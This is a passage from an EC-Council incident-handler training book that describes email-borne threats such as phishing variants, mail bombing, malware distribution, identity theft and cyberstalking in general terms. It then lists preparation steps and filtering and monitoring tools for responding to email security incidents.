



Figure 5.3: Screenshot showing a phishing email


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.4: Screenshot showing a phishing email

## Types of Phishing

- **Spear Phishing**

  Instead of sending thousands of emails, some attackers opt for "**spear phishing**" and use specialized social engineering content directed at a specific employee or small group of employees in an organization to steal sensitive data such as financial information and trade secrets.

  Spear phishing messages seem to originate from a trusted source with an official-looking website. The email also appears to be from an individual from the recipient's company, generally someone in a position of authority. In reality, the message is sent by an attacker attempting to obtain critical information about a specific recipient and their organization (such as login credentials, credit card details, bank account numbers, passwords, confidential documents, financial information, and trade secrets). Spear phishing generates a higher response rate compared to a normal phishing attack because it appears to have been sent from a trusted company source.

- **Whaling**

  A whaling attack is a type of phishing attack that targets high-profile executives such as CEO, CFO, politicians, and celebrities possessing complete access to confidential and highly valuable information. It is a social engineering trick wherein attackers trick the victim into revealing critical corporate and personal information (bank account details, employee details, customer information, and credit card details), generally through email or website spoofing. Whaling is different from a normal phishing attack; the email


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

or website used for the attack is carefully designed, usually targeting someone in the executive leadership.

- **Pharming**

  Pharming is a social engineering technique wherein attackers execute malicious programs on victim computers or servers; hence, when victims enter a URL or domain name, they are automatically redirected to an attacker-controlled website. This attack is also known as "Phishing without a Lure." Attackers steal confidential information such as credentials, banking details, and other information related to web-based services.

  Pharming attacks can be performed in two ways: DNS cache poisoning and host file modification.

- **Spimming**

  SPIM (spam over instant messaging) exploits instant messaging (IM) platforms and uses IM as a tool to spread spam. A person generating spam over IM is called spimmer. Spimmers generally use bots (an application that executes automated tasks over a network) to harvest IM IDs and forward spam messages to them. SPIM messages such as email spam generally include advertisements and malware as an attachment or embedded hyperlinks. When users click on the attachment, they are redirected to a malicious website that collects financial and personal information such as credentials, bank account, and credit card details.

- **Deceptive Phishing**

  Deceptive phishing is a type of phishing attack in which attackers create email addresses similar to those of a reputable organization to trick users into providing sensitive data or login credentials. Attackers develop a sense of urgency to encourage users to act without verifying the email ID. Attackers utilize shortened URLs to evade secure email gateways because they do not generate alerts for victims. Additionally, attackers send phishing emails containing minimal data to evade detection.

- **QR Code Phishing**

  In QR code phishing, attackers initialize a fake QR scanning printer to trick users into scanning with their payment app and provide sensitive information such as Social Security numbers and banking credentials. For instance, attackers put fake parking tickets on vehicles that were parked illegally; these tickets contain a QR code with a malicious link and directions on how to utilize the code to pay for the ticket. To make such frauds more credible, attackers also add a picture of a police officer to the fake payment account.

## Mail Bombing

Email bombing refers to the process of repeatedly sending an email message to a particular address at a specific victim's site. In many instances, the messages are large and constructed from meaningless data in an effort to consume additional system and network resources.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Consequently, multiple accounts at the target site may get abused, thus increasing the denial-of-service impact.

Mail bombing is an intentional act of sending multiple copies of identical content to the same recipient. The primary objective behind mail bombing is to overload the email server and degrade the communication system by making it unserviceable. Often, attackers using mail bombing intend to hide emails generated through unusual online activities using compromised information such as financial transactions and fraudulent purchases.

Usually, the mail bomber and victim know each other. Newsgroup postings that do not agree with the recipient's opinion also result in mail bombing. Mail bombers can target a specific machine or person. Mail bombing is more abusive than spamming because it not only sends excessive emails to a particular person, but also prevents other users from accessing their email using the same server.

### Mail Storming

A mail storm occurs when computers start communicating without human intervention. A flurry of junk mail sent by accident is a type of mail storm. The use of mailing lists, auto-forwarding emails, automated responses, and presence of more than one email address can cause a mail storm. Malicious software code can also be used to create mail storms such as the "Melissa, I-Love-u" message. Mail storms hinder communication systems and can make them inoperable, causing denial-of-service attacks owing to mail server overload.

### Malware Distribution

Malware distribution is the process of sending malware via email. Attackers can use techniques such as sending attachments that contain malware or links to websites that download malware. When a user clicks on the link or opens the attachment, it gets automatically downloaded and executes malicious code on the user system.

Such types of emails also contain messages that use social engineering to either threaten or lure victims into opening attachments or clicking on malicious links. Malware sent through email can transfer files, gain access to credentials or sensitive information, steal data, or spread across a network to perform other malicious activities.

The basic email malware infection process includes the following steps:

- Attackers send emails embedded with links to malicious websites or attachments containing encrypted malicious code inside documents, images, invoice bills, and package delivery.
- Emails contain a link or attachment, typically a JavaScript file or macro.
- When users click on the link or attachment, the macro is executed or PowerShell is automatically downloaded to execute the payload.
- The final payload can be a virus, ransomware, or Trojan that steals information or attacks organizational networks, thus causing the intended harm.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Crimes Supported by Emails

## Identity Theft

Identity theft is a problem experienced by many consumers. In the United States, some state legislators have imposed laws restricting employees from providing their Social Security number during recruitment. Identity theft is frequently reported in the news. Companies should be informed about identity theft to ensure that they do not endanger their own anti-fraud initiatives.

The Identity Theft and Assumption Deterrence Act of 1998 defines identity theft as the illegal use of someone's identification. Identity theft occurs when someone steals another person's personally identifiable information for fraudulent purposes. Attackers illegally obtain personally identifying information to commit fraud or other criminal acts. Furthermore, attackers can use email to perform identity theft for impersonating the target organization's employees and obtaining physical access to their facilities.

Types of personally identifiable information stolen by identity thieves:

- Name
- Home and office addresses
- Social security number
- Phone number
- Date of birth
- Bank account number
- Credit card information
- Credit report
- Driver's license number
- Passport number

**Attackers steal identities for fraudulent purposes such as:**

- To open new credit card accounts under a victim's name without paying the bills
- To open a new phone or wireless account under a victim's name or run up charges on their existing account
- To use victim information to obtain utility services such as electricity, heating, or cable TV
- To open bank accounts with the intention of writing bogus checks using victim's information
- To clone an ATM or debit card to make electronic withdrawals from victim's accounts
- To obtain loans for which the victim is liable
- To obtain driver's license, passport, or other official ID card that contains victim's data with the attacker's photos
- To use victim's name and Social Security number to receive their government benefits
- To take over victim's insurance policies
- To sell stolen information on the dark web for the highest price
- To order goods online using a drop site


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- To hijack email accounts
- To obtain health services
- To submit fraudulent tax returns
- To commit other crimes with the intention of providing victim's name to the authorities during arrest instead of their own
- To take over other accounts of the victim from websites that are connected to the compromised email account or request for password reset

## Types of Identity Theft

Identity theft is constantly increasing, and identity thieves are finding new ways or techniques to steal different types of information from their targets. Discussed below are the types of identity theft:

- **Child Identity Theft**

  This type of identity theft occurs when the identity of a minor is stolen. This is desirable because it may remain undetected for a long time. After birth, parents apply for a Social Security Number for their child, which, along with a different date of birth, is used by identity thieves to apply for credit accounts, loans, or utility services, or rent a place and apply for government benefits.

- **Criminal Identity Theft**

  This is one of the most common and damaging types of identity theft. Criminals use someone else's identity to escape criminal charges. When they are caught or arrested, they provide the assumed identity. The best way to protect against criminal identity theft is to keep all personal information secure, follow safe Internet practices, and stay cautious of "shoulder surfers."

- **Financial Identity Theft**

  This type of identity theft occurs when a victim's bank account or credit card information is stolen and illegally used by a thief. They can max out a credit card and withdraw money from the account or they can use the stolen identity to open a new account, apply for new credit cards, and take out loans. The information required to hack into the victim's account and steal their information is obtained through viruses, phishing attacks, or data breaches.

- **Driver's License Identity Theft**

  This type of identity theft is the easiest because it requires minimal sophistication. A person can lose their driver's license or it can easily be stolen. If it is obtained by a dangerous person, they can sell the stolen license or misuse it by committing traffic violations. Meanwhile, the victim remains unaware of these incidents and may get their license suspended or revoked upon failing to pay the fines.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Insurance Identity Theft**

  This type of identity theft is closely related to medical identity theft. It occurs when a perpetrator unlawfully takes the victim's medical information to access their insurance for medical treatment. Its effects include difficulties in settling medical bills, higher insurance premiums, and probable trouble in acquiring future medical coverage.

- **Medical Identity Theft**

  This is the most dangerous type of identity theft, where the perpetrator uses the victim's name or information without the victim's consent or knowledge to obtain medical products and claim health insurance or healthcare services. Medical identity theft results in frequent erroneous entries in the victim's medical records, which could lead to false diagnoses and life-threatening decisions by doctors.

- **Tax Identity Theft**

  This type of identity theft occurs when perpetrators steal the victim's Social Security number to file fraudulent tax returns and obtain fraudulent tax refunds. Thus, it becomes difficult for the victim to access their legitimate tax refunds, resulting in a loss of funds. Phishing emails are one of the main tricks used by criminals to steal a target's information. Therefore, protection from such identity theft includes the adoption of safe Internet practices.

- **Identity Cloning and Concealment**

  This type of identity theft encompasses all forms of identity theft, where the perpetrators attempt to impersonate someone else simply to hide their identity. These perpetrators could be illegal immigrants, those hiding from creditors, or those who want to become "anonymous."

- **Synthetic Identity Theft**

  This is one of the most sophisticated types of identity theft, where perpetrators obtain information from different victims to create a new identity. First, they steal a Social Security number and use it with a combination of fake names, date of birth, address, and other details required for creating a new identity. Then, they use this new identity to open new accounts, loans, credit cards, phones, and other goods and services.

- **Social Identity Theft**

  This is another common type of identity theft where perpetrators steal the victim's Social Security Number to derive various benefits such as selling it to an undocumented person, using it to defraud the government by getting a new bank account, loans, credit cards, or applying for and obtaining a new passport.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Common Techniques Used by Attackers to Obtain Personal Information for Identity Theft

Discussed below are some methods used by attackers to steal targets' identities, which in turn allow them to commit fraud and other criminal activities:

- **Theft of wallets, computers, laptops, cell phones, backup media, and other sources of personal information**

  Physical theft is common. Attackers steal hardware from places such as hotels as well as recreational places such as clubs, restaurants, parks, and beaches. Given adequate time, they can recover valuable data from these sources.

- **Internet searches**

  Attackers can gather a considerable amount of sensitive information via legitimate websites using search engines such as Google, Bing, and Yahoo!.

- **Social engineering**

  Social engineering is the art of manipulating people into performing certain actions or divulging personal information and accomplishing their tasks without using cracking methods.

- **Dumpster diving and shoulder surfing**

  Attackers rummage through household garbage and the trash bins of organizations, ATM centers, hotels, and other places to obtain personal and financial information for fraudulent purposes.

  Criminals may find user information by glancing at documents, observing personal identification numbers (PINs) typed into ATMs, or overhearing conversations.

- **Phishing**

  "Fraudsters" may pretend to be from a financial institution or other reputable organization and send spam or popup messages to trick users into revealing their personal information.

- **Skimming**

  Skimming refers to stealing credit or debit card numbers using special storage devices called skimmers or wedges when processing a card.

- **Pretexting**

  Fraudsters may impersonate executives from financial institutions, telephone companies, and other businesses. They rely on "smooth-talking" and win the trust of an individual to reveal sensitive information.

- **Pharming**

  Pharming, also known as domain spoofing, is an advanced form of phishing wherein attackers redirect the connection between the IP address and its target server. To do this, attackers may use cache poisoning (modifying an Internet address to redirect to a


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

rogue address). When users type in the Internet address, they are redirected to a rogue website that resembles the original.

- **Hacking (compromising a user's system)**

  Attackers may compromise user systems and route information using listening devices such as sniffers and scanners. They gain access to an abundance of data, decrypt them (if necessary), and use them for identity theft.

- **Key loggers and password stealers (malware)**

  An attacker may infect user computers with trojans, viruses, or other malware, and record and collect the user's keystrokes to steal passwords, usernames, and other sensitive information (personal, financial, or business).

  Attackers may also use emails to send fake forms such as Internal Revenue Service (IRS) forms to gather information from their victims.

- **War driving**

  Attackers search for unsecured Wi-Fi wireless networks in moving vehicles containing laptops, smartphones, or PDAs. Once they find unsecured networks, they access the sensitive information stored on user devices connected to these networks.

- **Mail theft and rerouting**

  Mailboxes often contain bank documents (credit cards or account statements), administrative forms, and other important correspondence. Criminals use this information to obtain credit card information or reroute the mail to a new address.

## Cyberstalking

Cyberstalking is a crime where attackers harass an individual, group, or organization. It is similar to cyberbullying, where attackers use emails, IMs, or social media to stalk victims. Attackers try to threaten, make false accusations, defame, slander, libel, or steal the identity of the victim/victims as a part of cyberstalking. Victims sometimes do not even realize that they have been stalked for a long time until they interact with the attackers. The stalker can be someone associated with the victim or a stranger.

Some real-time examples of cyberstalking are listed below:

- Sending threatening and offensive emails or messages.
- Creating a fake account with the victim's name on social media and posting fake photos.
- Compromising devices such as laptops and smartphones to record the victim and further use the recorded data for blackmailing.
- Harassing by continuously sending numerous messages to overwhelm the victim.
- Liking and commenting on every post made by the victim on social media.
- Threatening to release confidential and personal information of the victim.
- Seeking employment at the same workplace as the victim to stalk them.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Tracking the victim's location using some tracking devices or hacking mobiles containing tracking software, without their knowledge.
- Creating a fake account on dating sites with a false profile to match with the victim for messaging, meeting, and harassing.
- Ordering unpleasant and expensive products under the victim's name to their workplace.

## Explain Preparation Steps for Handling Email Security Incidents

The IH&R team must be well prepared for handling any type of email security incident. Moreover, email incidents can cause severe damage to organizations; thus, organizations must implement well-structured proactive measures to handle email security incidents.

This section discusses the preparation steps involved in the handling of email security incidents.

Organizations should be able to handle and respond to various email attacks by developing and implementing proper incident response plans against known attacks. Organizations must establish the following capabilities to handle and respond to email incidents properly:

- Configure email filtering tools to filter and block all malicious emails transmitted across a network.
- Deploy email monitoring tools to check for malicious attachments, links, messages, and sensitive data in incoming and outgoing emails.
- Employ email log analysis tools to extensively analyze all incoming and outgoing emails in a network.
- Establish email-independent communication channels such as telephone, message, and VOIP to report incidents and send data to incident response teams and other authorities.
- Create awareness among employees about different email attacks, techniques used by attackers to trick users, and crimes supported by emails.
- Train employees to analyze email information such as sender’s address, content validation, and signature examination.
- Develop and implement an acceptable email usage policy to define the satisfactory behavior of employees while using organization email.
- Configure email clients or servers to create regular archives and backups of all emails.
- Provide proper information about the people to be contacted in the event of an email security incident.
- Create a proper format for reporting and registering complaints.
- Prepare a list of questions to be asked by the tech support to complainants to analyze the type of email incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Email Filtering Tools

- **MailWasher PRO**

  Source: *https://www.firetrust.com*

  MailWasher allows incident handlers to screen all types of email accounts in one place. MailWasher previews all emails before they are received on a computer or mobile device and enables them to be read securely. It also instantly deletes any unwanted or suspicious email.





Figure 5.5: Screenshot of MailWasher Pro

Some additional email filtering tools are listed below:

- N-able Mail Assure (*https://www.n-able.com*)
- SpamBully (*https://spambully.com*)
- MailCleaner (*https://www.mailcleaner.net*)
- Email Security.cloud (*https://www.broadcom.com*)
- Barracuda Email Security Gateway (*https://www.barracuda.com*)

## Email Monitoring Tools

- **Teramind**

  Source: *https://www.teramind.co*

  Teramind is a customizable platform for endpoint user behavior monitoring that can be used by the IH&R team for email monitoring, instant message monitoring, and application monitoring. The Teramind email monitoring feature tracks all incoming and outgoing emails, message contents, and attachments. It protects organizations from phishing scams as well as accidental and malicious insiders by tracking email usage. It


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

also blocks suspicious emails, prevents email attachment downloads, and monitors email transport activity.

